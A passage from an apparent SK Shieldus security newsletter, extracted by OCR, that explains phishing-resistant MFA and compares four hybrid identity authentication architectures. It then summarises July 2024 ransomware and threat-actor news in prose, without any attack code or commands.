
Figure 10. Comparison of different MFA security levels

2) Phishing-resistant MFA - FIDO/WebAuthn[3] authentication

MFA is widely used to prevent phishing attacks. The FIDO Alliance originally developed the WebAuthn API as part of the FIDO2 standard, but it has now been published as a W3C standard. WebAuthn is supported by major web browsers, operating systems, and smartphones. WebAuthn provides phishing-resistant authenticators that are working under the FIDO2 standard.

WebAuthn authenticators support the following items.

- Disconnect the physical token connected to the device via USB or NFC, etc.
- Can be embedded in laptops or mobile devices as a 'platform' authenticator.


App calls for FIDO Authn through browser*
W3C Standard: Web Authenticatoin JS API*
Option 1: On-device Authenticator*
Relying Party App
Browser
Platform
Internal Authenticator
FIDO Authentication
RP App Server
Option 2: External Authenticator
Client to Authenticator Protocol*
FIDO Server
Metadata
* FIDO2 Project

* Source: FIDO Alliance

Figure 11. Example of FIDO2 configuration


[3] WebAuthn: An API that allows the server to register and authenticate users using public keys instead of passwords and SMS. This supports Passwordless authentication login on various platforms and web browsers using Passkey utilizing WebAuthn.

3) Phishing-resistant MFA – PKI-based MFA

Phishing-resistant MFA is not widely available, and requires integration with a company's PKI certificates. Examples of authenticators that can be used for PKI-based MFA include smart cards, ID cards with embedded IC chips, etc. PKI-based MFA provides strong security to large enterprises and organizations as it involves a difficult method.

However, to successfully use PKI-based MFA, a very mature identity authentication management culture is needed. In particular, this MFA is not widely supported in services and infrastructures where SSO is not implemented. In most PKI-based MFA deployments, the user credentials are embedded in a security chip on a smart card. When a user logs into a system using that card, the card must be directly connected to the device, requiring a password or PIN.

It must be kept in mind that a system must be built to require login via a smart card or an ID card with an embedded IC chip that makes it impossible to digitally steal PKI certificates.


App
Microsoft Entra ID
1 User tries to access app
2 User redirected to Microsoft Entra ID for sign in
3 User enters username
4 Microsoft Entra ID checks if CBA is enabled on the tenant
5 User selects 'Sign in with a certificate'
6 Microsoft Entra ID requests client certificate
7 Microsoft Entra ID validates the user certificate
8 User provides second factor for MFA
9 Microsoft Entra ID completes the sign-in process
10 If successful, user gets access to app
User

* Source: Microsoft

Figure 12. Example of PKI-based MFA utilizing Entra ID

■ Introduction and comparison of hybrid identity authentication architectures


This section describes and compares four types of hybrid identity authentication architectures (federation, pass-thru authentication, password synchronization, and cloud-basic authentication).

1) Federation

Federation is an architecture that links cloud identity authentication services with corporate on-premise directory services, allowing a company to perform a user authentication process on-premise. Since this architecture pre-authorizes cloud-related domains by policy, On-Premise identity authentication can authorize identity authentication for cloud services. Therefore, once a user logs in, he or she can access both On-Premise and cloud-based resources.

Federation is an appropriate architecture when a company wants to handle all authentication on-premise or does not want authentication to be done externally, such as in the cloud. In this architecture, all authentication transactions are handled on-premise, so each account needs only one record. This architecture centrally manages all authentication attempts and executes logging. On the other hand, non-federated identity authentication architectures require hosting logon data to authenticate user access and store authentication logs in multiple locations.

While federated architecture offers security advantages by centrally handling all authentications, enterprises must consider increased latency for remote users, potential service impact, and ongoing costs of operating on-premise directory services. Enterprises need to maintain a high level of security for sensitive assets such as directories in on-premise directory services, federation servers, etc., and therefore may migrate from a federation architecture to a cloud-native authentication architecture over time.


Cloud Access Security Broker
CASB
User could be On-Premise or external
SaaS Public Cloud
Legend
User Experience
Data Flow
User Authorization
User Authentication
Identity Source
User attempts to authenticate with modern authenticator
User attempts to authenticate if not using modern authenticator
(Limited) Attribute Sync Back
Cloud Identity Service
Cloud
Federation Proxy
Identity Sync
Perimeter
Validation
Directory Query
On-Premise
Federation Server
On-Premises Directory Service
Service Agent

* Source: CISA

Figure 13. Federation architecture


2) Pass–thru authentication

Pass–thru is an authentication method that performs authentication in an on–premise directory service and then authorizes the use of resources through a cloud identity authentication service.

Typically, enterprises build and integrate authentication agents or services on–premise to integrate cloud identity authentication services with on–premise. This allows enterprises to maintain authentication on–premise and enforce security policies.

Enterprises can choose the option that best meets the needs of Cloud Service Providers (CSP) and enterprises. For example, a company may require compliance with security requirements that restrict or prohibit direct software installation on its on–premise directory service (e.g., domain controllers, LDAP). In this case, the dependency on the cloud service provider increases because of additional services or offerings that can handle authentication requests and interfaces with the on–premise directory services.

Separately, authentication is performed on–premise, but authorization is performed in the cloud.



* Source: CISA


Figure14. Pass–thru architecture

3) Password synchronization

Password synchronization architecture allows users to maintain only one account to access Cloud or On−Premise resources.

This helps reduce the user's response time when a password is lost, because all user actions occur in the same account and at a point closest to the user regardless of location within the network.

When synchronizing passwords, using hashing mechanisms and encryption is critical to preserve confidentiality and integrity of the account credentials. If a user has an active cloud session, the session will not be interrupted after a password update, but he/she will be required to complete authentication with the new password the next time.



* Source: CISA

Figure15. Password synchronization architecture

4) Cloud-basic authentication (Passwordless)

Cloud-basic authentication architecture allows users to undergo authentication via cloud-based identity authentication services in hybrid environments (on-premise + cloud).

Cloud-basic authentication architectures allow "users to authenticate themselves through a cloud-based identity authentication service," while cloud-native architectures allow only cloud applications to access them.


Both the cloud-basic authentication architecture and the cloud-native architecture handle all aspects of identity authentication without relying on on-premise directory services. However, unlike the cloud-basic authentication architecture, which supports both cloud and on-premise environments, the cloud-native architecture only supports cloud environments.

Enterprises have many options to consider when transitioning to cloud-based authentication architecture. For example, various cloud service providers, continually expanding services and the corporate requirements must be reflected. A typical cloud-basic authentication architecture leverages modern authenticators, supports passwordless authentication mechanisms, and allows access to on-premise applications.

The cloud-basic authentication architecture can be applied to most enterprises, unless there are legal or compliance issues. Enterprises should leverage their existing on-premise resources and infrastructure for the transition.

For example, enterprises can incrementally configure their cloud-basic authentication architecture to utilize more systems, applications, processes, users, devices, and other resources. In this context, enterprises that have previously adopted one of the existing identity authentication architectures can ease the migration by using the Cloud-basic authentication architecture as a new primary or secondary authentication factor.

However, adopting this architecture can require a significant amount of planning, resources, and effort, as it is more difficult to implement most of the services an enterprise offers to interact seamlessly with most cloud services while complying with IAM requirements than to implement embedding of the enterprise's cloud identity authentication service into some of the features. Migrating applications including modern authentication protocol to this cloud architecture and updating existing services (e.g. ticketing services, antivirus) can increase dependency on cloud identity authentication services.



* Source: CISA

Figure 16. Cloud basic authentication architecture

5) Comparison of four hybrid identity authentication architectures

The table below compares the four identity authentication architectures mentioned so far.

Auth architecture	Federation	Pass-thru	Password synchronization	Cloud –basic authentication
Original identity information	On-Premise directory service	On-Premise directory service	On-Premise directory service and(or) cloud-based identity authentication service	Cloud-based identity authentication service
Data flow	For authentication, user credentials are passed from the cloud identity authentication service or the federation service to the on-premise directory service	For authentication, user credentials are passed from the cloud identity authentication service to the on-premise directory service	Depending on the location of resource, user credentials are authenticated by a cloud identity authentication service or the on-premise directory service	Users are authenticated with the cloud identity authentication service
Benefits	- Supports legacy authorization and authentication methods, and allows gradual transition from legacy authenticators to modern authenticators. - Supports passwordless authentication via smart card or ID card with embedded IC chip	- Provides easy authentication function - SSO integration within a hybrid environment (On-Premise + Cloud)	- Provides easy authentication function - SSO integration within a hybrid environment (On-Premise + Cloud)	- Provides easy modern authentication function - Supports all features of cloud services - Can be implemented in both cloud or hybrid environments (On-Premise + Cloud)
Security considerations	- In the event of a breach of the on-premise directory service, unauthorized entities can gain access to the cloud identity authentication service - It is recommended that privileged accounts be kept in the cloud identity service and SaaS public cloud applications as "cloud-only" accounts with no trust for on-premise federation. This will restrict lateral movement from the on-premise environment where the breach has occurred to the cloud	- In the event of a breach of the on-premise directory service, unauthorized entities can gain access to the cloud identity authentication service - It is possible to enforce MFA in the cloud identity authentication service in order to prevent attackers from authenticating users through the on-premise directory service where the breach occurred	- This method is susceptible to brute-force or password spray attacks because it uses the resources and functions of the cloud identity authentication service for authentication - If a weak hash encryption algorithm is used due to compatibility issues, it will become vulnerable to attacks. The most secure hash encryption algorithm available to both the on-premise and the cloud must be applied.	- Although this approach can support traditional password policies, the intended implementation of this approach is to store credentials in the cloud and ensure that users never set a password on their accounts - This is to store each user's public key in the cloud, and each user's private key in a FIDO-supported terminal, smart card, or ID card with an embedded IC chip - Modern authenticators for use with FIDO2 should be carefully evaluated in advance. Authenticators should securely generate credentials and generate assertion signatures when prompted

* Source: CISA

Table 5. Comparison of 4 identity authentication architectures

■ Recommendations for introduction

1. Recommendation to use SSO protocol that supports passwordless authentication

When selecting an SSO protocol, enterprises should consider SAML (Security Assertion Markup Language), OAuth, OIDC (OpenID Connect), Kerberos, and smartcard/PKI, which support passwordless authentication. SAML and OIDC are widely used, but smartcard/PKI is recommended if strict security is required.

For smart card/PKI authentication, the secret key or X.509 certificate must be stored in a physical device, such as a smart card or an ID card with an embedded IC chip that are used to authenticate users. Smartcards provide mutual authentication between server and client certificates using mTLS. Identity providers can cache the smartcard PIN once it has been verified, to authenticate offline devices, and to use it for authentication across multiple applications.

2. Recommendation to use a password manager for legacy systems that do not support passwordless authentication

Legacy systems that do not support Passwordless Authentication can prevent password-related vulnerabilities by using a password manager.

When using a password manager, there is a risk of the basic credentials or credential storage leaking due to unauthorized access. In addition, if the password manager relies on an external DB of the user's terminal, problems may arise where users cannot access the service due to service availability issues such as service interruptions by the supplier.

Credentials should be stored encrypted, and using a password manager that supports terminal or cached credential storage will reduce the risk of single points of failure (SPOF) and improve security.

Types of password managers include cloud-based, on-premise-based, mobile terminal-based, and web browser-based. Password manager supports autocomplete, dark web monitoring, device synchronization, storage encryption, MFA, role-based authority, security policy enforcement, encrypted password generator, SSO integration, Team Sharing function, and more.

3. Recommendation to use context-based access control to enforce dynamic access policies

Context-based access control (CBAC) is an access control method that combines role-based access control (RBAC) and attribute-based access control (ABAC), and dynamic access policies can be applied using terminal-level signals as clues.

CBAC determines "access to resources with dynamic policies," the fourth basic principle of the seven zero trust principles of NIST SP 800-207 (Zero Trust Architecture). The policy includes the client identifier, application, state of asset requested, behavior, and environment properties, and is characterized by requiring dynamic resource access decisions. When granting access to resources under dynamic policies, the principle of least privilege must be followed.

When introducing a CBAC solution, dynamic access policies can be established using learning-based AI and machine learning. As you proceed with learning, you will be able to distinguish between standard user behavior, users accessing critical assets or specific resources. Security response level is adjusted to login attempts based on each behavior.

■ Conclusion

In this article, we have learned about "Strategies for implementing hybrid identity authentication architecture for a secure cloud environment." Among the 4 identity authentication architectures discussed above, we found that the most secure identity authentication architectures in practice are the federation architecture with a modern authenticator that supports Passwordless and the Cloud-basic authentication architecture.

When introducing passwordless authentication, support for platforms, operating systems, and web browser versions are depending on the solution used. Therefore, you need to review these matters closely before introducing the method. SSO, Phishing-resistant MFA, SSO, phishing-resistant MFA, and zero trust are essential core concepts for implementing hybrid identity authentication architecture for secure cloud applications. We expect that by applying the federation architecture or the cloud-basic authentication architecture, enterprises will be able to operate on-premise services and cloud services safely.

SK Shieldus provides A to Z cloud security services, from security consulting to building custom solution. For more information on building a secure cloud environment, please visit SK Shieldus official website or contact us.

Keep up with Ransomware

FOG ransomware targeting overseas educational institutions

■ Overview

A total of 415 ransomware damage cases were reported in July 2024, which increased by approximately 20% from the previous month (346 cases). LockBit, which had been slow in activity last month, posting 12 victims, increased its activity in July, posting 33 victims. They also published the contact information of the "Boss", who is believed to be the person in charge of contact, including the messenger ID and forum account, on their dark web leak site.

A recently released Wiper malware disguises itself as an update or the patch file for a technical issue in a specific security product, deleting users' data. On July 19, CrowdStrike, a cybersecurity technology company in the United States, performed an update to the Windows system sensor configuration in its next-generation endpoint security platform, Falcon, and it caused system crashes and blue screens, paralyzing the company's operations. Hacktivist[4] group Handala distributed a PDF file containing a description and instructions for the fake update, and included a download link for Wiper, disguised as an update file, to trick customers into downloading Wiper.

Brain Cipher group, which attacked Indonesia's national temporary data center, released the decryption key on their dark web leak site on July 3. After the successful attack on June 20, they reportedly negotiated with the Indonesian government and demanded a ransom of USD 8 million. According to the group, the motive for their attack was a financial, not political, penetration test, and they released the decryption keys voluntarily, not because of pressure from law enforcement agencies. They also mentioned that they will never release the decryption key without compensation in the future, and left their cryptocurrency wallet address, saying they will accept donations as a token of appreciation.

[4] Hacktivist: As a compound word of "hacker" and "activist," it refers to a hacking group that operates for political or social purposes.

The SEXi ransomware, which primarily targets VMware ESXi[5] servers, has been renamed to APT INC and continues its attacks. They were found attacking VMware ESXi environments using the leaked Babuk builder[6], and Windows environments using the LockBit 3.0 builder. In addition, several other groups are threatening the ESXi environment. Attackers were able to gain full administrator privileges by exploiting an authentication bypass vulnerability (CVE-2024-37085) in ESXi 8.0 U3, released on June 25. The ransomware groups known as Storm-0506, Storm-1175, Octo Tempest, and Manatee Tempest exploited this vulnerability to distribute Akira and BlackBasta ransomware.

IntelBroker performing in the hacking forum BreachForums has posted three articles offering to sell data from South Korean organizations. The names of the agencies were not specifically mentioned, but were listed as "Korean Policy Force," "Korean Government Agency," and "Korean Critical Government Agency". IntelBroker said the data it was selling included access to the admin portal, important documents, etc., but it declined to release the sample by reason that it would lead to the release of immediate security patches.

Avast, a Czech cybersecurity software company, has released a decryption tool that exploits a key reuse vulnerability in the DoNex ransomware. Avast began supporting victims privately in March, and released a decryption tool in July as no further activity of DoNex ransomware was detected. The DoNex Ransomware group has rebranded several times. It started out as Muse Ransomware in April 2022, used fake LockBit 3.0 in November 2022, and then renamed to DarkRace in May 2023. It was rebranded as DoNex Ransomware in March 2024, but no further activity has been observed since the five victim postings, and even the dark web leak site was deactivated in April.

[5] ESXi: This UNIX-based logical platform developed by VMware can run multiple operating systems simultaneously on a host computer.

[6] Builder: A ransomware production tool that allows you to produce ransomware with desired features through environment settings

Ransomware News

infosec

Malware distribution disguised as a CrowdStrike patch or update

- System crashes and blue screens from a July 19 CrowdStrike update
- Distributing malware disguised as an update or patch in documents
- Hacktivist Handala distributed Wiper by including a download link in a PDF file

BrainCipher released decryption keys on a dark web leak site

- Decryption keys for the Indonesia national temporary data center attacked on June 20
- Claimed the attack was not politically motivated but rather a penetration test for monetary compensation
- Claimed the decryption keys were released voluntarily this time, not due to external pressure

Posted three listings for Korean agencies data on the hacking forum BreachForums

